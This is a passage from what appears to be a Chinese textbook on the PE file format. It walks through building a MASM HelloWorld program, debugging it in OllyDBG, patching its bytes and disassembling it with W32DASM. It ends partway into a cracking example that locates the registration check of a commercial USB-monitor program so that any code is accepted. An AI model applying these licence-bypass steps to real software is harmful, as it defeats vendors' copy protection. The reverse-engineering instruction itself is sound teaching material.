通过转换磁盘命令和CD命令进入存放源文件HelloWorld.asm的目录中，命令如下：

```
C:\Documents and Settings\administrator>d:
D:\>cd masm32\source\chapter1
```

步骤2　编译源文件。

在当前工作区中输入命令"ml　-c　-coff　HelloWorld.asm"，然后回车。

参数-c表示独立编译，不进行链接；参数-coff表示编译后生成标准的COFF目标文件。编译以后会在源文件所在目录生成一个与源文件同名的obj目标文件。

ml.exe是汇编语言的编译程序，它负责将汇编源程序编译成目标文件。该程序可接受的各参数的解释和描述如下所示：

```
Microsoft(R)Macro Assembler Version 6.14.8444
Copyright(C)Microsoft Corp 1981-1997.All rights reserved.
ML [/options]filelist [/link linkoptions]
/AT 允许支持微型内存模式 /nologo 不输出编译LOGO信息
/Bl<linker> 使用其他的链接器 /Sa 打开所有可用信息列表
/c 只编译不链接 /Sc 在列表中增加指令执行时间信息
/Cp 保留所有用户定义标识符的大小写 /Sf 在列表中增加第一次编译后的信息
/Cu 将所有标识符转换为大写 /Sl<width> 设置行宽
/Cx 保留公共和外部符号的大小写 /Sn 生成列表文件时关闭符号表
/coff 编译成符合公共目标文件格式的目标文件 /Sp<length> 设置列表文件每页长度
/D<name>[=text] 定义给定名字的文本宏 /Ss<string> 为列表文件设置子标题
/EP 生成一个预处理后的列表文件 /St<string> 为列表文件设置标题
/F<hex> 设置栈大小 /Sx 允许在列表中列出条件为假的代码清单
/Fe<file> 指定可执行文件名 /Ta<file> 编译不以.asm结尾的源文件
/Fl [file] 生成汇编代码列表文件 /w 同参数/WX
/Fm [file] 生成一个链接映像文件 /WX 将警告视为错误
/Fo<file> 指定目标文件名 /W <number>设置警告级别
/FPi 为浮点运算生成模拟代码 /X 忽略INCLUDE环境变量
/Fr [file] 生成.sbr源浏览文件 /Zd 增加行号调试信息
/FR [file] 生成扩展形式的.sbr源浏览文件 /Zf 使所有符号变成公共符号
/G<c|d|z> 指定使用不同语言格式的函数调用约定和命名约定 /Zi 增加符号调试信息
```

```
/H<number> 外部名字有效长度 /Zm 设置为与MASM 5.10兼容的模式
/I<name> 指定包含文件路径 /Zp [n]设置结构对齐
/link<linker options and libraries> 包含链接 /Zs 只进行参数检查
```

步骤3　链接目标文件与动态链接库。

链接是为了将源文件中调用到的动态链接库中的函数的相关信息附加到可执行文件中。链接命令是：

```
link-subsystem:windows HelloWorld.obj
```

参数-subsystem表示允许该代码运行的子系统。如果没有错误，执行以上命令后会在源文件所在目录下生成最终的可执行文件HelloWorld.exe。链接程序的参数解释如下：

```
Microsoft(R)Incremental Linker Version 6.00.8168
Copyright(C)Microsoft Corp 1992-1998.All rights reserved.
usage:LINK [options] [files] [@commandfile]
options:
/ALIGN:# 节区对齐尺寸
/BASE:{address|@filename,key} 设置映像基地址
/COMMENT:comment 在头部插入一个注释字符串
/DEBUG 创建调试信息
/DEBUGTYPE:{CV|COFF} 创建特定格式（CV/COFF）的调试信息
/DEF:filename 指定链接库导出函数声明文件
/DEFAULTLIB:library 指定处理外部引用时使用的特定库
/DLL 生成目标为DLL文件
/DRIVER [:{UPONLY|WDM}] 创建Windows NT核心启动程序
/ENTRY:symbol 设定目标PE入口点
/EXETYPE:DYNAMIC 生成动态加载的虚拟设备驱动程序
/EXPORT:symbol 导出一个函数
/FIXED [:NO] 创建的目标PE只加载到首选基地址处
/FORCE [:{MULTIPLE|UNRESOLVED}] 针对那些UNRESOLVED或MULTIPLE定义的符号实施强制链接
/GPSIZE:# 在MIPS和Alpha平台上指定公有变量的尺寸
/HEAP:reserve [,commit] 设定保留或提交的堆的大小
/IMPLIB:filename 覆盖默认的引入链接库名
/INCLUDE:symbol 指定包含INC文件
/INCREMENTAL:{YES|NO} 是否控制增量连接
/LARGEADDRESSAWARE [:NO] 通知编译器应用程序是否支持大于2GB的地址
/LIBPATH:dir LIB 文件所在路径，允许用户重写该环境变量
/MACHINE:{ALPHA|ARM|IX86|MIPS|MIPS16|MIPSR41XX|PPC|SH3|SH4} 指定目标平台
/MAP [:filename] 创建一个MAP文件
/MAPINFO:{EXPORTS|FIXUPS|LINES} 在MAP文件中包含指定的信息（如导出信息、行等）
/MERGE:from=to 合并节
/NODEFAULTLIB [:library] 在处理引入符号时忽略所有的默认库
/NOENTRY 创建纯资源DLL文件
/NOLOGO 无LOGO
/OPT:{ICF [,iterations]|NOICF|NOREF|NOWIN98|REF|WIN98} 控制LINK优化
/ORDER:@filename 按预定顺序将COMDATs放置到映像文件中
/OUT:filename 指定输出文件名
/PDB:{filename|NONE} 创建PDB文件
/PDBTYPE:{CON [SOLIDATE]|SEPT [YPES]} 指定在哪里存储PDB调试类型信息
/PROFILE 创建一个MAP文件
```

/RELEASE　在文件头部设置校验和

/SECTION:name,[E] [R] [W] [S] [D] [K] [L] [P] [X]　设置指定节区的属性

/STACK:reserve [,commit]　设置保留或提交堆栈的大小

/STUB:filename　指定DOS STUB块从文件中获取

/SUBSYSTEM:{NATIVE|WINDOWS|CONSOLE|WINDOWSCE|POSIX}[,#[.##]]　指定子系统

/SWAPRUN:{CD|NET}　告诉操作系统在运行映像前首先将链接器的输出复制到交换文件中

/VERBOSE [:LIB]　输出链接过程的信息

/VERSION:#[.#]　指定主次版本号

/VXD　创建一个虚拟设备驱动器

/WARN [:warninglevel]　链接时打开警告级别

/WINDOWSCE:{CONVERT|EMULATION}　创建基于Windows CE的目标映像文件

/WS:AGGRESSIVE　修剪进程内存

注意　此处列举的参数并非link.exe程序支持的所有参数，例如，此处没有出现的-DelayLoad参数在后面的章节中会用到。

编译链接过程用到的操作指令如图1-7所示。

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>d:

D:\>cd masm32\source\chapter1

D:\masm32\source\chapter1>ml -c -coff HelloWorld.asm
Microsoft (R) Macro Assembler Version 6.14.8444
Copyright (C) Microsoft Corp 1981-1997.  All rights reserved.

 Assembling: HelloWorld.asm

D:\masm32\source\chapter1>link -subsystem:windows HelloWorld.obj
Microsoft (R) Incremental Linker Version 5.12.8078
Copyright (C) Microsoft Corp 1992-1998. All rights reserved.


D:\masm32\source\chapter1>HelloWorld

D:\masm32\source\chapter1>_
```

图　1-7　编译链接过程用到的操作命令

在命令提示符下输入"HelloWorld"即可执行程序，执行结果如图1-8所示。



图 1-8 "HelloWorld"程序的执行结果

以上就是在汇编语言开发环境中开发、编译、链接和执行汇编程序的简单过程。

接下来要介绍的是对生成的HelloWorld.exe文件（也就是本书要重点研究的PE文件）进行调试，通过调试我们可以深入了解汇编源代码被最终分解为机器指令码并执行的细节。

1.2 调试软件OllyDBG

大家可能对OllyDBG（简称OD）并不是很熟悉，但在软件破解领域，它却是与TRW2000和SoftICE等齐名的跟踪破解利器。熟练掌握OD的用法对我们以后研究EXE文件内部指令跳转、病毒分析、逆向工程与反病毒设计等有很大的帮助。那么，就让我们从调试HelloWorld.exe开始学习吧。

1.2.1 调试HelloWorld.exe

调试可以帮助我们很容易地找到程序设计中的错误，如果这个程序不是我们开发的，我们还可以通过调试过程了解到开发该改程序的基本思路，调试是逆向工程必须掌握的一门技术。

为了能帮助读者尽快熟悉使用OD软件来调试PE文件的方法，下面以HelloWorld.exe为例，为大家详细讲解调试该PE文件的全过程。

1.认识OD界面的构成

打开OD，选择文件菜单中的“打开”选项，让OD加载前面生成的HelloWorld.exe程序，界面如图1-9所示。通过这个图让大家认识一下这个大名鼎鼎的破解杀手吧。




图 1-9 OD加载HelloWorld.exe后的界面
注：①指令及指令解释区；②寄存器及运行状态区；③代码和数据字节码区；④栈区

如上图所示，菜单栏和工具栏大家都非常熟悉，这里不需要介绍了。在加载HelloWorld.exe以后，状态栏显示：

正在分析HelloWor：1个启发式函数，2个调用关联已知函数

这里的“关联已知函数”是指程序中调用的两个函数：User32.MessageBoxA和Kernel32.ExitProcess。

如图1-9所示，OD工作区包括四大部分：

①指令及指令解释区（以下称①区）该区域位于整个界面的左上角，共包含四列。分别为指令所在的内存地址、指令字节码、反汇编后的指令语句，以及指令相关的注释。OD的强大之处在于，它将许多难懂的指令字节码反解释成了汇编指令，并附以形象的说明。

例如，在内存地址0x0040101E处的指令字节码FF25 00204000，其对应的汇编指令是一个远跳转指令：

```
JMP DWORD PTR DS:[<&kernel32.ExitProcess>]
```

而该位置处的数据则是一个内存地址。该地址指向了kernel32.dll动态链接库中函数ExitProcess的起始位置。

②寄存器及运行状态区（以下称②区）该区域位于整个界面的右上角，包含了所有的32位寄存器，如eax、ebx、ecx、esi、edi、esp、ebp等。大家要特别关注以下几个寄存器：

ebp（栈基地址指针）

esp（栈顶指针）

eip（指向下一条要执行的指令的位置）

除了寄存器的值外，该区还显示所有段寄存器的值及标志位的值，如FS段，这个段在后面讲到异常的时候会用到。

③代码和数据字节码区（以下称③区）该区域位于整个界面的左下角，它包含了指定内存范围的字节码，我们可以通过菜单命令随时查看当前内存中的数据。

④栈区（以下称④区）该区域位于整个界面的右下角，它反映了当前栈的分配情况及栈在程序运行过程中的变化情况。

2.HelloWorld.exe的跟踪执行

跟踪一个程序的执行不仅可以帮助我们判断程序是否在按照自己预先设计的思路运行，还可以使我们了解某个时刻计算机的寄存器、栈、全局变量、内存等的状态，便于我们理解和更好地把握程序运行过程，优化程序设计，提高编程水平。

对HelloWorld.exe的跟踪执行主要是通过OD调试菜单下的两个主要选项进行的，它们分别是：

F7：单步步入

F8：单步步过

这两个选项是跟踪HelloWorld.exe执行时使用频率最高的两个选项。单步步入表示按照指令顺序一个一个地执行。如果遇到跳转指令，则执行跳转；如果遇到调用子程序语句的call指令，则跳转到子程序内部执行。单步步过和单步步入的原理基本一致，唯一不同之处就是如果遇到子程序调用，则将该调用当成一条指令执行，并不进入子程序内部。以下是调试HelloWorld.exe的全过程，分两部分来分析：从开始到调用MessageBox部分，ExitProcess部分。

（1）从开始到源代码第23行的调用指令invoke MessageBox

按一次F7键，你会发现程序开始执行虚拟内存地址0x00401000处的指令，并将执行后的结果显示到相应的区域，EIP指针移动到0x00401002处。由于0x00401000处的指令为压栈操作，仔细观察栈区，图1-10是指令执行前后的栈区数据对比。

图　1-10　指令执行前后栈区的变化

可以看出，执行后，栈顶指针向低地址移动了4个字节，在移动后多出的空间中存放了0x00000000这个值。该操作翻译成汇编指令即为：push 0。再按一次F7键，执行的汇编指令为：push 0；再按一次F7

键，执行的汇编指令为：push HelloWor.00403000。

其中，HelloWor是HelloWorld.exe进程的缩写，其后的值0x00403000为虚拟内存地址。该地址位于操作系统分配给进程的数据地址空间，从图1-9的③区中即可看到完整的内容。这次推入栈的是一个内存地址，通过查看字节码可以获知该地址正是指向在程序数据段中声明的变量szText。从另一个侧面，我们也知道了操作系统在运行HelloWorld.exe进程时，为该进程的数据段.data分配了1000h个字节，其内存起始位置与代码段的起始位置（0x00401000）相差0x2000个字节。

再按一次F7键，执行的汇编指令为：push　0；再按一次F7键，执行的汇编指令为：call < JMP. & user32.MessageBoxA > 。这条指令是一个子程序调用指令。执行到此，源代码第23行（见代码清单1-1)的调用才算结束。

```
23 invoke MessageBox,NULL,offset szText,NULL,MB_OK
```

在汇编语言中，汇编指令中函数调用参数的书写顺序与执行时的压栈顺序刚好相反。如前所述，四个压栈动作对应的参数关系如下：

```
push 0  <<------------------------------------------------->> MB_OK
push 0  <<------------------------------------------------->> NULL
push HelloWor.00403000  <<--------------------------------->>  offset szText
push 0  <<------------------------------------------------->> NULL
```

call调用指令在遇到ret指令后会完成调用，并返回到该指令的下一条指令继续执行，而这条指令紧跟着的下一条指令是函数ExitProcess的参数压栈指令push 0。

为了查看执行顺序是否与我们判断的一致，在第一个call指令处使用F8键，不再跟踪函数& user32.MessageBoxA内部单步执行。结果和我们预想的一致，程序执行完显示窗口的操作后（此时屏幕上将弹出提示窗口）将eip定位到push 0处，即：

```
00401010  |.  6A 00          PUSH 0
```

注意　此时该压栈指令并未执行。当我们在屏幕提示窗口上单击“确定”后，将会促使eip指令指针继续顺序执行。

（2）源代码第24行的调用指令invoke ExitProcess

按F7键，压栈指令执行，将下一个调用的参数入栈：push　0。再按一次F7键，执行的汇编指令为：call < JMP. & kernel32.ExitProcess > 。这一次我们通过步入操作来执行该调用。由于该处是一个近跳转指令，

所以按F7键以后，eip定位到的下一条指令是：

```
0040101E.-FF25 00204000 JMP DWORD PTR DS:[<&kernel32.ExitProcess>]
```

注意　观察这条指令，这是一个双字跳转，跳转到相对于进程空间的绝对内存地址0x00402000处。这个位置的数据是个什么样子呢？我们可以借助③区（图1-9）来查看。

选择查看菜单的“内存”选项，OD将此时操作系统为HelloWorld.exe进程分配的内存空间大致显示出来，见图1-11。建议大家仔细研究一下这个内存分配图，这将为以后我们研究Windows执行EXE程序的内幕打好基础。

内存映射

地址	大小	属主	区段	包含	类型	访问	初始访问	已映射为
00010000	00001000				Priv	RW	RW	
00020000	00001000				Priv	RW	RW	
0012C000	00001000				Priv	RW 保护	RW	
0012D000	00003000			堆栈 于 主线	Priv	RW 保护	RW	
00130000	00003000				Map	R	R	
00140000	00009000				Priv	RW	RW	
00240000	00006000				Priv	RW	RW	
00250000	00003000				Map	RW	RW	
00260000	00016000				Map	R	R	\Device\HarddiskVolume1\WINDOWS\system32\unicode.nls
00280000	00041000				Map	R	R	\Device\HarddiskVolume1\WINDOWS\system32\locale.nls
002D0000	00041000				Map	R	R	\Device\HarddiskVolume1\WINDOWS\system32\sortkey.nls
00320000	00006000				Map	R	R	\Device\HarddiskVolume1\WINDOWS\system32\sorttbls.nls
00330000	00041000				Map	R	R	
00380000	00001000				Priv	RWE	RWE	
00390000	00001000				Priv	RWE	RWE	
003A0000	00008000				Priv	RW	RW	
003B0000	00001000				Priv	RW	RW	
003C0000	00001000				Priv	RW	RW	
003D0000	00005000				Priv	RW	RW	
003E0000	00003000				Map	R	R	\Device\HarddiskVolume1\WINDOWS\system32\ctype.nls
003F0000	0000E000				Map	RW	RW	
00400000	00001000	HelloWor		PE 文件头	Imag	R	RWE	
00401000	00001000	HelloWor	.text	代码	Imag	R	RWE	
00402000	00001000	HelloWor	.rdata	输入表	Imag	R	RWE	
00403000	00001000	HelloWor	.data	数据	Imag	R	RWE	
00410000	00008000				Map	R E	R E	
004D0000	00002000				Map	R E	R E	
004E0000	00103000				Map	R	R	
005F0000	000E3000				Map	R E	R E	

图　1-11　进程内存分配

需要特别注意的是，内存地址0x00402000开始的1000h个字节被操作系统分配给HelloWorld.exe进程的.rdata区段。该区段被注释为“输入表”（即“导入表”），这个概念在第4章专门介绍。如果想知道这个位置的详细数据，在.rdata行上单击鼠标右键，在弹出的菜单中选择“数据”，将弹出从该位置开始的1000h个字节内容，见图1-12。




图 1-12 输入表的内存数据

从0x00402000处取出的值为0x7c81cb12。这个值正是ExitProcess函数在HelloWorld.exe进程地址空间的绝对内存地址！返回到①区按一次F7键跟进，会发现指令区刚好跳转到0x7c81cb12处，以下是顺序执行的指令序列：

```
7C81CB12 >  8BFF            MOV EDI,EDI        ; ntdll.7C930228
7C81CB14    55              PUSH EBP
7C81CB15    8BEC            MOV EBP,ESP
7C81CB17    6A FF           PUSH -1
7C81CB19    68 B0F3E877     PUSH 77E8F3B0
7C81CB1E    FF75 08         PUSH DWORD PTR SS:[EBP+8]
7C81CB21    E8 46FFFFFF     CALL kernel32.7C81CA6C
7C81CB26    E9 9ACF0100     JMP kernel32.7C839AC5
7C81CB2B    90              NOP
7C81CB2C    90              NOP
7C81CB2D    90              NOP
7C81CB2E    90              NOP
7C81CB2F    90              NOP
7C81CB30  - FF25 0814807C   JMP DWORD PTR DS:[<&ntdll.LdrShutdownPro>]
; ntdll.LdrShutdownProcess
7C81CB36    90              NOP
7C81CB37    90              NOP
7C81CB38    90              NOP
7C81CB39    90              NOP
7C81CB3A    90              NOP
7C81CB3B >  8BFF            MOV EDI,EDI
7C81CB3D    55              PUSH EBP
7C81CB3E    8BEC            MOV EBP,ESP
7C81CB40    837D 08 00      CMP DWORD PTR SS:[EBP+8],0
7C81CB44    0F84 BA7D0200   JE kernel32.7C844904
7C81CB4A    FF75 0C         PUSH DWORD PTR SS:[EBP+C]
7C81CB4D    FF75 08         PUSH DWORD PTR SS:[EBP+8]
7C81CB50    FF15 7414807C   CALL DWORD PTR DS:[<&ntdll.NtTerminateTh>]
; ntdll.ZwTerminateThread
7C81CB56    85C0            TEST EAX,EAX
......
```

如果大家有兴趣，最好使用步入技术跟踪执行到程序返回HelloWorld.exe进程的ret指令；可以完整地看到函数&kernel32.ExitProcess在用户层都调用了哪些动态链接库的哪些函数，以及在结束进程时都执行了哪些操作，这对于间接了解操作系统对进程的管理方式有很大帮助。

在这次跟踪分析的过程中，我们获得了这样的一些信息：汇编语言编译链接的程序的可执行代码在被装入操作系统后，代码的执行入口点被设置在进程地址空间的0x00401000处，大小为1000h；紧跟着是输入表，也占1000h字节；最后是数据段，大小为1000h。以下是EXE文件被加载到内存后的部分结构，如图1-13所示。



图　1-13　EXE文件被装载到内存后的部分结构

1.2.2　修改EXE文件字节码

OD不仅可以让我们对EXE文件进行反汇编和单步执行调试，还可以对目标EXE文件进行修改，后面的许多章节都会涉及这一操作。下面我们对HelloWorld.exe文件中的部分字节码进行更改，将显示信息"HelloWorld"更改为"HelloWorld-modified　by　OD"。这种修改要成功，要求更改后的字符串长度不能超出EXE中数据段的范围。幸运的是，由于链接器在进行链接时是以200h字节对齐段长度，即数据段的长度要大于等于200h字节，所以这次修改一定可以成功。

在③区的“HEX数据”列中的第一个字节位置单击鼠标右键，选择“复制到可执行文件”，弹出的内容已不再是内存的数据了，因为窗口中第一列显示的地址明显不是内存地址，而是文件的偏移量，如图1-14所示。



图　1-14　OD中内存地址与文件地址的互换

选中足够数量的字节，在选中区域单击鼠标右键，依次选择“二进制”→“编辑”，在弹出的对话框的ASCII文本框中输入"HelloWorld-modified　by　OD"。注意，“保持大小”一项要处在勾选状态。完成后单击“确定”按钮，如图1-15所示。



图 1-15 保存修改

此时，数据尚未被保存到相应的EXE文件中，再次单击鼠标右键，选择“保存文件”，系统会有一些提示让你选择要保存的文件并提示是否覆盖，均选择确认按钮。至此，EXE文件字节码修改成功。运行HelloWorld.exe，会发现提示信息已经被修改。

在这个例子中，我们只是给大家演示如何使用OD更改EXE文件字节码，而真正修改EXE文件字符串常量的方法很复杂，不能用以上方法替代。

如果说OD是一个擅长动态分析的软件，那么W32DASM则是一个擅长静态分析的软件。后者可以标识整个EXE文件中指令间的调用关系，对于跟踪和识别指令之间的承前启后的关系有很大的帮助，该软件在随书文件[1]中可以找到。

以下是使用W32DASM打开HelloWorld.exe后的输出：

```
反汇编文件 : D:\masm32\source\chapter1\HelloWorld.exe
Code Offset = 00000400, Code Size = 00000200
Data Offset = 00000800, Data Size = 00000200

项目数量 = 0003 (dec), Imagebase = 00400000h

   Object01: .text    RVA: 00001000 Offset: 00000400 Size: 00000200 Flags: 60000020
   Object02: .rdata   RVA: 00002000 Offset: 00000600 Size: 00000200 Flags: 40000040
   Object03: .data    RVA: 00003000 Offset: 00000800 Size: 00000200 Flags: C0000040


+++++++++++++++++++  菜单信息 ++++++++++++++++++

        这个程序没有菜单资源

+++++++++++++++++ 对话框信息 ++++++++++++++++++

        这个程序没有对话框资源

+++++++++++++++++++ 导入的函数 ++++++++++++++++++
Number of Imported Modules =    2 (decimal)

   Import Module 001: user32.dll
   Import Module 002: kernel32.dll

+++++++++++++++++++ 导入模块详细信息 +++++++++++++++

   Import Module 001: user32.dll

Addr:0000205C hint(019D) Name: MessageBoxA

  Import Module 002: kernel32.dll

 Addr:00002076 hint(0080) Name: ExitProcess

+++++++++++++++++++ 导出的函数 ++++++++++++++++++
Number of Exported Functions = 0000 (decimal)



+++++++++++++++++++ 汇编代码列表 ++++++++++++++++++
//********************** 启动目标代码 .text **************
Program Entry Point = 00401000 (D:\masm32\source\chapter1\HelloWorld.exe File
Offset:00001600)
```

```
//******************** Program Entry Point ********
:00401000 6A00                    push 00000000
:00401002 6A00                    push 00000000

* Possible StringData Ref from Data Obj ->"HelloWorld-modified by OD"
                                  |
:00401004 6800304000              push 00403000
:00401009 6A00                    push 00000000

* Reference To: user32.MessageBoxA, Ord:019Dh
                                  |
:0040100B E808000000              Call 00401018
:00401010 6A00                    push 00000000

* Reference To: kernel32.ExitProcess, Ord:0080h
                                  |
:00401012 E807000000              Call 0040101E
:00401017 CC                      int 03

* Referenced by a CALL at Address:
|:0040100B
|

* Reference To: user32.MessageBoxA, Ord:019Dh
                                  |
:00401018 FF2508204000            Jmp dword ptr [00402008]

* Reference To: kernel32.ExitProcess, Ord:0080h
                                  |
:0040101E FF2500204000            Jmp dword ptr [00402000]
:00401024 00000000000000000000    BYTE 10 DUP(0)
:0040102E 00000000000000000000    BYTE 10 DUP(0)
:00401038 00000000000000000000    BYTE 10 DUP(0)
......
```

静态分析最大的好处是：能从当前指令反查调用此处的指令所在。例如，地址0x00401018处的指令是谁调用了呢（加粗部分）？请分析如下代码行：

```
*Referenced by a CALL at Address:
|:0040100B
|
```

哦，知道了，原来是0x0040100B处的指令调用了它。

目前，大家可能感觉不到有什么用处，等学到后面就会知道了。

提示　由于静态分析和动态分析均正确地模拟了Windows操作系统的进程装载机制，所以二者的指令地址是一致的。

[1]该文件可以在华章公司网站（www.hzbook.com）本书的官方页面上找到。

1.3 十六进制编辑软件FlexHex

目前，有很多优秀的十六进制编辑器，如FlexHex、WinHex、UltraEdit、HEdit等。本书选用FlexHex，因为这个编辑器操作起来很容易。只要掌握了简单的查找和编辑操作，对于阅读本书来讲就已经足够了。图1-16是打开了HelloWorld.exe文件后的主界面。与所有的十六进制编辑器一样，内容区包含了偏移量、16个字节的十六进制值、ASCII码和Unicode码，最后一列可以在查看资源表中资源的Unicode字符串时使用。如果想修改某个字节的值，直接将光标定位到该字节处，然后输入修改后的值即可，修改后的值将以红色字符显示。要想使所有的修改生效，只需要保存文件即可。




图 1-16 FlexHEX主界面

它的导出功能很实用，可以将界面显示的内容复制到剪贴板。比如，选中字节码后，单击鼠标右键，选择“复制格式”，会弹出如图1-17所示对话框。在该对话框中，可以灵活地选择导出方式。



图 1-17 FlexHEX导出格式定义

导出的内容会以如下格式出现在剪贴板中：

```
00000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ...........
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ........@.......
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 B0 00 00 00  ...............
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  .....!.L!Th
```

1.4　破解实例：U盘监控器

本节通过一个简单的破解软件的实例，进一步展示以上软件的使用方法。

（1）目标

U盘监控器。该软件可以从互联网上获得，也可以从本书的随书文件中找到。

（2）任务

该软件需要注册才能使用全部功能，我们的任务是使得输入任何注册码均能注册成功。

（3）思路

通常在注册时，程序会读取注册码，然后对注册码进行判断：正确则显示注册成功，转到正常的程序运行状态；错误则显示注册失败，转到未注册运行状态。如果我们将判断转移条件更改一下，错误则转到正常的运行状态，反之则转到未注册的运行状态。这样，如果我们输入了错误的注册号，程序也会像输入了正确的注册号一样运行，流程如图1-18所示。




图　1-18　破解流程前后对比

（4）实现步骤

步骤1　首先运行该软件，获取与破解有关的提示信息。

打开软件，进行注册。随便输入注册码，单击注册以后，系统出现一个对话框提示“注册失败！”，如图1-19所示。这个字符串就是我们要获取的与破解有关的提示信息。



图　1-19　注册失败对话框

步骤2　使用FlexHEX获取“注册失败！”字符串的文件偏移地址。

方法是使用搜索/查找功能，在打开的对话框中选择ANSI文本，输入“注册失败”，找到该字符串的文件偏移地址为0x81A79，如图1-20所示。




图　1-20　提示信息在文件中的偏移

步骤3　使用OD获取引用该字符串的指令在内存中的地址。

EXE文件被操作系统装载进内存以后，尽管两者存在一定转换关系，但文件偏移地址和内存地址是两个截然不同的概念。通过观察OD对进程“U盘监控器”中的大量数据段变量的引用，可以发现该进程中两者的关系：

内存地址＝0x0400000＋文件偏移地址

由此推断出，引用该字符串的指令中字符串地址的常量为0x0481A79。

注意　以上计算方法只在此处适用。后面我们还会专门介绍内存地址与文件偏移之间的转换，方法就没这么简单了。

在OD中搜索这个常量，方法是在①区单击鼠标右键，选择“查找/常量”，输入以上数值；查找到指令所在的内存地址为0x00405D2D，如图1-21所示。



图　1-21　引用字符串地址指令在内存的位置

步骤4　使用W32DASM获取判断语句的位置。

通过静态分析查找该指令流程中的上一个判断语句的位置。令人高兴的是，这个信息可以直接通过W32DASM提示来获取，如下所示：

```
